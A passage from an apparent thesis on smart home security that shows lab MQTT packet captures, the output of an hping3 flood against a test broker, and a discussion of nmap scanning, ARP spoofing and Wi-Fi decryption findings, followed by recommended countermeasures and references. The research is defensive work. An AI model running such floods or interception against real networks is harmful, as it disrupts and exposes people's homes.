173719 2024-07-04 00:36:15,060021 192.168.1.4  192.168.1.1  MQTT    131 Publish Message [zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice]
179485 2024-07-04 00:36:29,370302 192.168.1.4  192.168.1.1  MQTT     68 [TCP ACKed unseen segment] [TCP Previous segment not captured] , Ping Request
179487 2024-07-04 00:36:29,380837 192.168.1.1  192.168.1.4  MQTT     68 Ping Response
179489 2024-07-04 00:36:45,559792 192.168.1.4  192.168.1.1  MQTT    132 Publish Message [zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice]
179491 2024-07-04 00:36:45,584898 192.168.1.1  192.168.1.4  MQTT    132 Publish Message [zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice]
179493 2024-07-04 00:36:45,596142 192.168.1.4  192.168.1.1  MQTT    122 Publish Message [zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice]
179495 2024-07-04 00:36:45,620373 192.168.1.1  192.168.1.4  MQTT    122 Publish Message [zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice]
179497 2024-07-04 00:36:47,649151 192.168.1.4  192.168.1.1  MQTT     68 Ping Request
179499 2024-07-04 00:36:47,659785 192.168.1.1  192.168.1.4  MQTT     68 Ping Response
179501 2024-07-04 00:37:05,864064 192.168.1.4  192.168.1.1  MQTT     68 Ping Request
179503 2024-07-04 00:37:05,874954 192.168.1.1  192.168.1.4  MQTT     68 Ping Response
185607 2024-07-04 00:37:24,078254 192.168.1.4  192.168.1.1  MQTT     68 Ping Request
185609 2024-07-04 00:37:24,089055 192.168.1.1  192.168.1.4  MQTT     68 Ping Response

> Frame 179495: 122 bytes on wire (976 bits), 122 bytes captured (976 bits)
> Ethernet II, Src: PCEngines_5a:1d:ed (00:0d:b9:5a:1d:ed), Dst: RaspberryPiT_96:1a:15 (d8:3a:dd:96:1a:15)
> Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.4
> Transmission Control Protocol, Src Port: 1883, Dst Port: 57530, Seq: 880, Ack: 979, Len: 56
> MQ Telemetry Transport Protocol, Publish Message

0000  d8 3a dd 96 1a 15 00 0d  b9 5a 1d ed 08 00 45 00   ·:······ ·Z····E·
0010  00 6c 00 00 40 00 40 06  b7 36 c0 a8 01 01 c0 a8   ·l··@·@· ·6······
0020  01 04 07 5b e0 ba a5 1e  bc cf 3e 30 72 2a 80 18   ···[···· ··>0r*··
0030  02 02 83 b4 00 00 01 01  08 0a e3 8d 80 c3 c0 21   ········ ·······!
0040  36 df 30 36 00 31 7a 77  61 79 2f 66 69 62 61 72   6·06·1zw ay/fibar
0050  6f 41 6c 61 72 6d 47 65  6e 65 72 61 6c 50 75 72   oAlarmGe neralPur
```

Figure 51: Screenshot from Wireshark during the DDoS attack on HAProxy. *Confirmation that there was no Interruption even during the DDoS attack.*

- **We stop the hping3 attack after we are done:**

```
•  ^C
•  --- 192.168.1.1 hping statistic ---
•  5475431 packets transmitted, 0 packets received, 100% packet loss
•  round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Excerpt 27: Excerpt of the command to stop the hping3 DDoS attack. Ctrl+C was pressed.

Summary of results

In summary, the experiments revealed significant vulnerabilities in the smart home network infrastructure:

- The nmap scan revealed exposed services and open ports on the smart home devices, including the pfSense firewall, Z-Wave Smart Home Controller, and Mosquitto MQTT broker. This information can be exploited by attackers to gain unauthorized access or launch attacks.
- The MQTT traffic was unencrypted, exposing sensitive data to interception and decryption. This allows for unauthorized access and manipulation of smart home devices and data.
- Weak Wi-Fi security practices enabled easy interception and decryption of network traffic compromising the confidentiality and integrity of the Smart Home Controller.
- The MQTT Broker was susceptible to DoS attacks, which caused disruptions in communication between the Smart Home Controller and the AWS IoT Core.
- In contrast to MQTT Broker, the HAProxy which was used to proxy the MQTT traffic was resilient to DDoS attack and no disruption of service was observed.

Chapter 5: Discussion

The results of the experiments done in this thesis emphasize the importance of having a comprehensive and proactive approach to secure the data transmission from Smart Home Environments to cloud platforms like AWS IoT Core. The vulnerabilities we identified in the network infrastructure and in the MQTT communication as well as in the Wi-Fi, align fully with the existing literature, which highlights the security risks associated with the IoT devices (Allifah & Zualkernan, 2022; Davis et al., 2020; Lee et al., 2014; Sivaraman et al., 2018). Furthermore, they align also with the threats network protocols as also identified by Nkuba et al.(2021). The existing studies highlight the fact that the convenience of the smart home environments comes at the cost of security risks inherent in the IoT(Sivaraman et al., 2018). This thesis, however, goes beyond confirming the existing literature by demonstrating attack scenarios and by evaluating the effectiveness of potential mitigation strategies.

Implications for Smart Home Security

The weaknesses identified in this thesis have significant implications for the security of the Smart Home Environments. The potential consequences of a successful cyberattack on the smart home appliances are not limited to the data stealth and privacy. But rather a compromised Smart Home Controller can lead to remote surveillance, manipulation of the smart home devices, and even physical harm to the people living in the smart homes, as warned by Schiefer (2015). Consider a situation, in which an attacker can successfully infiltrates into a Smart Home Controller because of the usage of unencrypted MQTT messages. He may have the ability to monitor and track the activities and behaviors of the individuals living in this home. He or she can then plan and then execute the plan of burglary or stalking. Furthermore, he / she may also have the ability to manipulate the Smart Home devices in order to cause physical harm. They may also remotely unlock doors, disable security systems, or tamper with appliances.

Similarly the impact of a DoS / DDoS attack on the MQTT broker might also be very severe. As a result of the attack, the access to Smart Home may become completely unavailable. This would prevent the legitimate users of the Smart Home from performing the standard tasks or operations e.g., controlling the lights, thermostats, or security systems. In the emergency cases such as a fire or burglary, the failure to control these devices may have devastating consequences. This aligns with the existing literature that identifies such attacks as a significant threat to smart home systems (Ali et al., 2017; Nkuba et al., 2021; Touqeer et al., 2021). Similarly unsecured or not enough secured Wi-Fi network also poses security risks as noted by Davis et al. (2020). The Wi-Fi traffic interception attack during this thesis revealed, how easily an attacker can capture and decrypt traffic on unsecured or weakly secured Wi-Fi networks, even with WPA2 encryption, if the pre-shared key is known.

The mentioned scenarios emphasize the significance of the robust security measures in the Smart Home Controllers, which align with the emphasis on security-by-design principles and continuous updates advocated by Davis et al. (2020) and Sivaraman et al. (2018). The convenience offered by IoT and Smart Homes should not come at the expense of safety and privacy of the people living in the smart homes.

Answering the Research Question: Best Practices for Data Transmission from Smart Home Controllers to AWS IoT

The research question of this thesis was to figure out the best practices to securely transfer the data from Smart Home Controllers to cloud platforms like AWS IoT Core. This study has successfully answered this question and recommends the following countermeasures, based on the practical (experiments performed during the thesis) as well as on the theory (knowledge derived from the existing literature):

Countermeasures against Nmap Scans

During our attack emulation, we were able to easily find the open ports and the operating systems installed on the smart home controller as well as on the Mosquitto broker. Furthermore, we could also guess the purpose of the machines by simply looking at HTTP responses to simple HTTP queries. Although these risks cannot be mitigated to 100% but some countermeasures can be taken to minimize the risks. We recommend the Network Segmentation (that is segment the network in multiple subnets) and restrictive firewall configuration. This aligns with the security measures of partitioning a network into segments to restrict the movement of a cyber attacker and make it difficult for him / her to gain access to valuable network resources, as recommended by several information security agencies (Wagner et al., 2016). All IoT devices, including the Smart Home Controller and the MQTT broker, should be placed in a separate subnet or VLAN to isolate them from other subnets. Furthermore, ensure that no unauthorized traffic from other subnets is allowed to the IoT subnet and all the traffic to and from IoT subnet must go through the Firewall, which should permit only specific ports needed for MQTT communication between the MQTT Broker and AWS IoT Core. For the Administration of the MQTT Broker, the access to the MQTT broker and Smart Home Controller should be limited only to the authorized hosts. Additionally, use Intrusion Prevention System (IPS) / Intrusion Detection System (IDS) should be used as recommended by Lee et al. (2014) and Touqeer et al. (2021) to detect nmap scan patterns and alert the administrators and / or block the source IP, if nmap scans are detected. One such open source IDS / IPS plugin for pfSene is SNORT.

Countermeasures against Man-in-the-Middle Attack

To mitigate the risk of Man-in-the-Middle (MitM) attacks, such as the ARP spoofing attack demonstrated in this study, following countermeasures are recommended:

Network Segmentation

Similar to countermeasures against nmap scan, a separate subnet or VLAN for the IoT devices is recommended. As defined in RFC 826, ARP uses broadcasts to determine the mac address of the device corresponding to the IP address. This broadcast is limited to the subnet. This is how the protocol is designed as per RFC826. Therefore, isolating the IoT devices, including the Smart Home Controller and MQTT broker, in a separate subnet or VLAN effectively mitigates the risk of ARP Spoofing attacks originating from subnets.

Encryption

Furthermore, Encryption (MQTT over TLS) is recommended as also recommended by Andy et al. (2017). It was observed that AWS IoT Core enforces a mandatory Transport Layer Security (TLS) layer for all MQTT connections, which effectively prohibits the unsecured MQTT data transmission (Device Communication Protocols - AWS IoT Core, n.d.). This means that the data in transit is encrypted protection against eavesdropping and tampering. Furthermore, authentication is facilitated through X.509 SSL/TLS certificates. This certificate-based approach removes the vulnerabilities associated with the weak username / passwords and enhances the overall security. Furthermore, AWS IoT Core has very extensive and scalable security policies, which allow for control over who can publish and subscribe to MQTT topics. This combination of MQTT over TLS, X.509 SSL / TLS certificate-based authentication, and the scalable security policies significantly assure the security MQTT communication between IoT devices and the AWS IoT Core.

Countermeasures against Wi-Fi Traffic Interception and Decryption

Separate SSID for IoT Devices

It is recommended to use a separate SSID for IoT (Internet of Things) devices. This can minimize the potential risks, if the Pre-Shared Key (PSK) of your home Wi-Fi is shared with the guests or if the PSK was compromised. By putting IoT devices on a separate Wi-Fi Network even if an unauthorized user gains access to the home Wi-Fi network, the impact will be limited because he or she will not be able to decrypt the Wi-Fi Traffic from and to the IoT Devices.

Never share the Pre-Shared Key (PSK)

The pre-shared key of the SSID to which IoT devices are connected, should never be shared with anybody. This is the reason we recommend to use separate PSKs for the IoT and normal use. This will minimize the risk of decryption of the Wi-Fi frames in WPA and WPA2 environments.

WPA3

Use WPA3 instead of WPA / WPA2 because it comes with enhanced security features like Simultaneous Authentication of Equals (SAE) instead of PSK (Sagers, 2021). Using SAE a client and an access point can compute a shared key independently like it is done in the Diffie-Hellman key exchange mechanism (as SAE is based on the Diffie-Hellman). This makes WPA3 more resistant to the brute-force and dictionary attacks because the keys are never shared on the network. Additionally, WPA3 also supports Opportunistic Wireless Encryption (OWE), which allows encryption in open Wi-Fie networks like public hotspots, where the client does not need a passphrase to connect to the Wi-Fi (Sagers, 2021).

RADIUS Authentication

Use the RADIUS for authentication, if possible, in the IoT Wi-Fi network because RADIUS provides a centralized authentication and authorization mechanism, which gives the administrators a better control over who can access the network and who not. We understand that RADIUS authentication in a normal home environment might not be feasible, but in the enterprise environment. This approach can help to minimize the risks associated with the MAC address spoofing and WEP/WPA cracking as highlighted by Indah and Wardana (2020) in their research on Wi-Fi security using RADIUS authentication.

Countermeasures against DoS / DDoS Attack

Because my research is specifically related to securing the Data Transmission in IoT environment and the attack emulation performed during this study specifically targeted the MQTT Broker, following countermeasures are recommended:

Network Segmentation

As recommended by information security agencies (Wagner et al., 2016) for mitigating various risks, Network Segmentation also plays a vital role in protecting against DoS/DDoS attacks as well. By putting the IoT devices and servers in separate subnet or VLAN and restricting traffic between subnets in the firewall, one can limit the potential impact of DoS / DDoS attacks.

Employ filtering at Firewall

In the emulated DDoS attack, the hping3 was used to randomized the source IP address to mimic a Distributed DoS (DDoS) attack. The firewall should be configured to block inbound and outbound packets to prevent the IP spoofing attacks (Dayanandam et al., 2019). Firewall should block the incoming packets from spoofed or unknown hosts and it should also block outbound packets to unknown destinations. Additionally the firewall should also allow access to MQTT only from the network of the Cloud Service provider (AWS IoT in our case). The access to management of MQTT broker via ssh should also be limited to authorized sources within the LAN.

Rate Limiting

The firewall should be configured to limit the number of incoming packets per second from a single source or IP address range to block the malicious packets while allowing legitimate traffic to flow (Dayanandam et al., 2019). This feature is known as rate limiting, and can help to prevent an attacker to overwhelm the MQTT broker with huge traffic, and mitigate the risk of Denial of Service (DoS).

Intrusion Detection / Prevention Systems (IDS / IPS)

Use Intrusion Detection & Prevention Systems (IDS / IPS) alongside the Firewall, as recommended by Lee et al. (2014) and Touqeer et al. (2021). The IPS can detect and block known DoS attacks pattern based on the signatures and based on unusual traffic patterns (anomaly based).

MQTT Proxy instead of MQTT Broker

Using a MQTT Proxy instead of MQTT Broker is a better option, if the only purpose of the broker is to bridge the Smart Home Controller to the Cloud Service Provider, because it can handle large number of TCP connections more efficiently than the MQTT Broker. The observation during our DDoS emulation on the HAProxy confirmed that the HAProxy, with its robust connection management capabilities is more resistant to DDoS attacks compared to the MQTT broker.

Limitations of the Study

Although, this study provides useful insights into the security problems associated with transmitting data from smart home controllers to cloud service providers, it has some limitations. The testbed environment was realistic, but it may not completely cover the real-world Smart Home networks, which are complex, heterogenic, and due to availability of a wide range of devices (Kuyucu et al., 2019). The emulated attacks may not represent the entire range of the potential threats. Additionally, the focus on Raspberry Pi with Razberry Z-Wave Module and AWS IoT as Cloud Platform limits the applicability of the results to other platforms.

Future Research Directions

The results of this experimental thesis provide directions for further investigation. Further investigation of the security of the other communication protocols, commonly used in smart homes, like Zigbee and Z-Wave is required. Furthermore, it is worth investigating the possibility of utilizing machine learning (ML) and artificial intelligence (AI) to detect anomalies and prevent the intrusions in Internet of Things (IoT) environments. Investigation of the impact of different network configurations on the Internet of Things (IoT) security would also be valuable topic for further investigation. Finally, doing a comprehensive analysis that includes a wide range of smart home systems and Cloud Service Providers would provide a more thorough understanding of the security situation in Internet of Things devices.

Conclusion

The Internet of Things (IoT) is changing the way we live and interact with our homes and provides an unprecedented convenience and automation (Gubbi et al., 2013; Zanella et al., 2014). However, as highlighted by Al-Fuqaha et al. (2015), the widespread use of IoT appliances, integrated networks, and cloud-based services also bring in a complex set of security challenges. The focus of this thesis was to explore the specific vulnerabilities associated with the transfer of data from Raspberry Pi-based Smart Home Controllers to the AWS IoT. Aligning with the general insecurity of IoT devices and related privacy threats observed in Sivaraman et al. (2018), it has exposed major security vulnerabilities that demand quick action.

This thesis identified the vulnerabilities related to the unencrypted MQTT communication, which is very common in the current IoT deployments, and are also highlighted by Andy et al. (2017). It also identified the susceptibility of local networks to ARP spoofing, which can be used to launch Man-in-the-Middle attacks as well as the risks associated with the unsecured or weakly secured Wi-Fi networks as highlighted by Davis et al. (2020). The vulnerabilities were identified by doing a series of cyberattack emulations on the smart home controller, MQTT broker, and the firewall. The experiments in this thesis show how easy it is for the hackers to exploit these vulnerabilities to gain access to sensitive data, manipulate the smart home devices, or disrupt the critical services. This conforms to the observations made by Lee et al. (2014) and Fernandes et al. (2016). There are wide ranging consequences on the lives of these findings on the lives of people living in the smart homes. A compromised smart home, for example, may cause the loss of privacy, loss of money, or even physical harm to the residents or users of the smart home devices. This is why, protecting the security of Internet of Things (IoT) devices is absolutely crucial as smart homes are increasingly merging into our daily life.

This thesis has not only identified or pointed out the vulnerabilities associated with the smart homes, but also proposed a comprehensive set of best practices to effectively minimize the threats or impact of the threats. The thesis recommends to that using encryption for the MQTT communication, implementation of strong Wi-Fi security measures, applying the restrictive firewall configurations, using MQTT proxies instead of brokers in deployments where mqtt broker only serves as the bridge to cloud, and deploying the IPS/IDS are crucial considerations for building a safe and secure Smart Home Environment. Although the primary focus of this research was the data transfer from Raspberry Pi based smart home controller to AWS IoT using the MQTT protocol, the insights gained from the thesis and the best practices suggested by this study can be applied to a wider range of IoT appliances and cloud service providers because the principles of ensuring the secure data transfer with encryption, strengthening the device security, and protecting the networks are applicable to any smart home environment, irrespective of the make, model, technology, and cloud service provider.

The results of this thesis contribute to the ongoing discussions about the future of IoT security because as the Internet of Things (IoT) continues to evolve (Al-Fuqaha et al., 2015), it is inevitable that new threats and vulnerabilities will show up. To ensure that the benefits of the IoT technology can be enjoyed without compromising the privacy and security of the individuals it is essential to have continuous research, collaboration among the stakeholders, and proactive security measures. The is a continuous process and this thesis has made a significant contribution to this process by identifying the vulnerabilities and providing the mitigations.

To summarize, this thesis emphasizes that the security in IoT Environments should be given top priority. The findings of this study and the insights obtained from the literature review were used to provide actionable recommendations to improving the security of data transmission from IoT devices to AWS IoT. By implementing these best practices and promoting a culture of security awareness, we can create a future where the smart homes are not only intelligent and convenient but also capable of withstanding the constantly changing landscape of the cyber threats by adopting a comprehensive approach to security.

REFERENCES

1. Jia, Y., Xing, L., Mao, Y., Zhao, D., Wang, X., Zhao, S., & Zhang, Y. (2020, May). Burglars' iot paradise: Understanding and mitigating security risks of general messaging protocols on iot clouds. In 2020 IEEE Symposium on Security and Privacy (SP) (pp. 465-481). IEEE.

2. Touqeer, H., Zaman, S., Amin, R., Hussain, M., Al-Turjman, F., & Bilal, M. (2021). Smart home security: challenges, issues and solutions at different IoT layers. The Journal of Supercomputing, 77(12), 14053-14089.

3. Allifah, N. M., & Zualkernan, I. A. (2022). Ranking security of IoT-based smart home consumer devices. Ieee Access, 10, 18352-18369.

4. Khoi, N. M., Saguna, S., Mitra, K., & Ǻhlund, C. (2015, October). IReHMo: An efficient IoT-based remote health monitoring system for smart regions. In 2015 17th international conference on e-health networking, application & services (HealthCom) (pp. 563-568). IEEE.

5. Pierleoni, P., Concetti, R., Belli, A., & Palma, L. (2019). Amazon, Google and Microsoft solutions for IoT: Architectures and a performance comparison. IEEE access, 8, 5455-5470.

6. Sivaraman, V., Gharakheili, H. H., Fernandes, C., Clark, N., & Karliychuk, T. (2018). Smart IoT devices in the home: Security and privacy implications. IEEE Technology and Society Magazine, 37(2), 71-79.

7. Davis, B. D., Mason, J. C., & Anwar, M. (2020). Vulnerability studies and security postures of IoT devices: A smart home case study. IEEE Internet of Things Journal, 7(10), 10102-10110.

8. Schiefer, M. (2015, May). Smart home definition and security threats. In 2015 ninth international conference on IT security incident management & IT forensics (pp. 114-118). IEEE.

9. Ali, W., Dustgeer, G., Awais, M., & Shah, M. A. (2017, September). IoT based smart home: Security challenges, security requirements and solutions. In 2017 23rd International Conference on Automation and Computing (ICAC) (pp. 1-6). IEEE.

10. Kang, W. M., Moon, S. Y., & Park, J. H. (2017). An enhanced security framework for home appliances in smart home. Human-centric Computing and Information Sciences, 7, 1-12.

11. Lee, C., Zappaterra, L., Choi, K., & Choi, H. A. (2014, October). Securing smart home: Technologies, security challenges, and security requirements.

In 2014 IEEE Conference on Communications and Network Security (pp. 67-72). IEEE.

12. Fernandes, E., Jung, J., & Prakash, A. (2016, May). Security analysis of emerging smart home applications. In 2016 IEEE symposium on security and privacy (SP) (pp. 636-654). IEEE.

13. Gubbi, J., Buyya, R., Marusic, S., & Palaniswami, M. (2013). Internet of Things (IoT): A vision, architectural elements, and future directions. Future generation computer systems, 29(7), 1645-1660.

14. Zanella, A., Bui, N., Castellani, A., Vangelista, L., & Zorzi, M. (2014). Internet of things for smart cities. IEEE Internet of Things journal, 1(1), 22-32.

15. Madakam, S., Lake, V., Lake, V., & Lake, V. (2015). Internet of Things (IoT): A literature review. Journal of Computer and Communications, 3(05), 164.

16. Al-Fuqaha, A., Guizani, M., Mohammadi, M., Aledhari, M., & Ayyash, M. (2015). Internet of things: A survey on enabling technologies, protocols, and applications. IEEE communications surveys & tutorials, 17(4), 2347-2376.

17. Chettri, L., & Bera, R. (2019). A comprehensive survey on Internet of Things (IoT) toward 5G wireless systems. IEEE Internet of Things Journal, 7(1), 16-32.

18. Nkuba, C. K., Kim, S., Dietrich, S., & Lee, H. (2021). Riding the IoT wave with VFuzz: discovering security flaws in smart homes. IEEE Access, 10, 1775-1789.

19. Esposito, C., Ficco, M., & Gupta, B. B. (2021). Blockchain-based authentication and authorization for smart city applications. Information Processing & Management, 58(2), 102468.

20. Boursianis, A. D., Papadopoulou, M. S., Diamantoulakis, P., Liopa-Tsakalidi, A., Barouchas, P., Salahas, G., ... & Goudos, S. K. (2022). Internet of things (IoT) and agricultural unmanned aerial vehicles (UAVs) in smart farming: A comprehensive review. Internet of Things, 18, 100187.

21. Buyya, R., Yeo, C. S., Venugopal, S., Broberg, J., & Brandic, I. (2009). Cloud computing and emerging IT platforms: Vision, hype, and reality for delivering computing as the 5th utility. Future Generation computer systems, 25(6), 599-616.

22. Armbrust, M., Fox, A., Griffith, R., Joseph, A. D., Katz, R., Konwinski, A., ... & Zaharia, M. (2010). A view of cloud computing. Communications of the ACM, 53(4), 50-58.

23. Bonomi, F., Milito, R., Zhu, J., & Addepalli, S. (2012, August). Fog computing and its role in the internet of things. In Proceedings of the first edition of the MCC workshop on Mobile cloud computing (pp. 13-16).

24. Bermudez, I., Traverso, S., Mellia, M., & Munafo, M. (2013, April). Exploring the cloud from passive measurements: The Amazon AWS case. In 2013 Proceedings IEEE INFOCOM (pp. 230-234). IEEE.

25. Villamizar, M., Garces, O., Ochoa, L., Castro, H., Salamanca, L., Verano, M., ... & Lang, M. (2016, May). Infrastructure cost comparison of running web applications in the cloud using AWS lambda and monolithic and microservice architectures. In 2016 16th IEEE/ACM International Symposium on Cluster, Cloud and Grid Computing (CCGrid) (pp. 179-182). IEEE.

26. Shi, W., Cao, J., Zhang, Q., Li, Y., & Xu, L. (2016). Edge computing: Vision and challenges. IEEE internet of things journal, 3(5), 637-646.

27. Weiser, M. (1991). The Computer for the 21st Century. Scientific American, 265(3), 94-105.

28. Bagale, J. N., Moore, J. P., Kheirkhahzadeh, A. D., & Komisarczuk, P. (2012, May). Comparison of messaging protocols for emerging wireless networks. In 2012 5th International Conference on New Technologies, Mobility and Security (NTMS) (pp. 1-5). IEEE.

29. Aliwarga, H. K., Satriatama, A. H., & Pratama, B. F. A. (2020, April). Performance comparison of fleet management system using IoT node device based on MQTT and HTTP protocol. In AIP Conference Proceedings (Vol. 2217, No. 1). AIP Publishing.

30. Sasaki, Y., & Yokotani, T. (2019). Performance evaluation of MQTT as a communication protocol for IoT and prototyping. Advances in Technology Innovation, 4(1), 21-29.

31. Gemirter, C. B., Şenturca, Ç., & Baydere, Ş. (2021, September). A comparative evaluation of amqp, mqtt and http protocols using real-time public smart city data. In 2021 6th International Conference on Computer Science and Engineering (UBMK) (pp. 542-547). IEEE.

32. Sadio, O., Ngom, I., & Lishou, C. (2019, October). Lightweight security scheme for mqtt/mqtt-sn protocol. In 2019 Sixth International Conference on Internet of Things: Systems, Management and Security (IOTSMS) (pp. 119-123). IEEE.

33. Wukkadada, B., Wankhede, K., Nambiar, R., & Nair, A. (2018, July). Comparison with HTTP and MQTT in Internet of Things (IoT). In 2018 International Conference on Inventive Research in Computing Applications (ICIRCA) (pp. 249-253). IEEE.

34. Andy, S., Rahardjo, B., & Hanindhito, B. (2017, September). Attack scenarios and security analysis of MQTT communication protocol in IoT system. In 2017 4th international conference on electrical engineering, computer science and informatics (EECSI) (pp. 1-6). IEEE.

35. Yokotani, T., & Sasaki, Y. (2016, September). Comparison with HTTP and MQTT on required network resources for IoT. In 2016 international conference on control, electronics, renewable energy and communications (ICCEREC) (pp. 1-6). IEEE.

36. Soni, D., & Makwana, A. (2017, April). A survey on mqtt: a protocol of internet of things (iot). In International conference on telecommunication, power analysis and computing techniques (ICTPACT-2017) (Vol. 20, pp. 173-177).

37. Hevner, A. R., March, S. T., Park, J., & Ram, S. (2004). Design science in information systems research. MIS quarterly, 75-105.

38. Peffers, K., Tuunanen, T., Rothenberger, M. A., & Chatterjee, S. (2007). A design science research methodology for information systems research. Journal of management information systems, 24(3), 45-77.

39. Vom Brocke, J., Hevner, A., & Maedche, A. (2020). Introduction to design science research. Design science research. Cases, 1-13.

40. Maksimović, M., Vujović, V., Davidović, N., Milošević, V., & Perišić, B. (2014). Raspberry Pi as Internet of things hardware: performances and constraints. design issues, 3(8), 1-6.

41. Light, R. A. (2017). Mosquitto: server and client implementation of the MQTT protocol. Journal of Open Source Software, 2(13), 265.

42. Wagner, N., Şahin, C. Ş., Winterrose, M., Riordan, J., Pena, J., Hanson, D., & Streilein, W. W. (2016, December). Towards automated cyber decision support: A case study on network segmentation for security. In 2016 IEEE Symposium Series on Computational Intelligence (SSCI) (pp. 1-10). IEEE.

43. Device communication protocols - AWS IoT Core. (n.d.). https://docs.aws.amazon.com/iot/latest/developerguide/protocols.html

44. Sagers, G. (2021, December). Wpa3: The greatest security protocol that may never be. In 2021 International Conference on Computational Science and Computational Intelligence (CSCI) (pp. 1360-1364). IEEE.

45. Indah, K. A. T., & Wardana, I. N. K. (2020, February). The implementation of radius server for wifi pass using the mechanism of access point controller in Department of Electrical Engineering building, Bali State Polytechnic. In

Journal of Physics: Conference Series (Vol. 1450, No. 1, p. 012073). IOP Publishing.

46. Dayanandam, G., Rao, T. V., Bujji Babu, D., & Nalini Durga, S. (2019). DDoS attacks—analysis and prevention. In Innovations in Computer Science and Engineering: Proceedings of the Fifth ICICSE 2017 (pp. 1-10). Springer Singapore.

47. Kuyucu, M. K., Bahtiyar, Ş., & İnce, G. (2019, September). Security and privacy in the smart home: A survey of issues and mitigation strategies. In 2019 4th International Conference on Computer Science and Engineering (UBMK) (pp. 113-118). IEEE.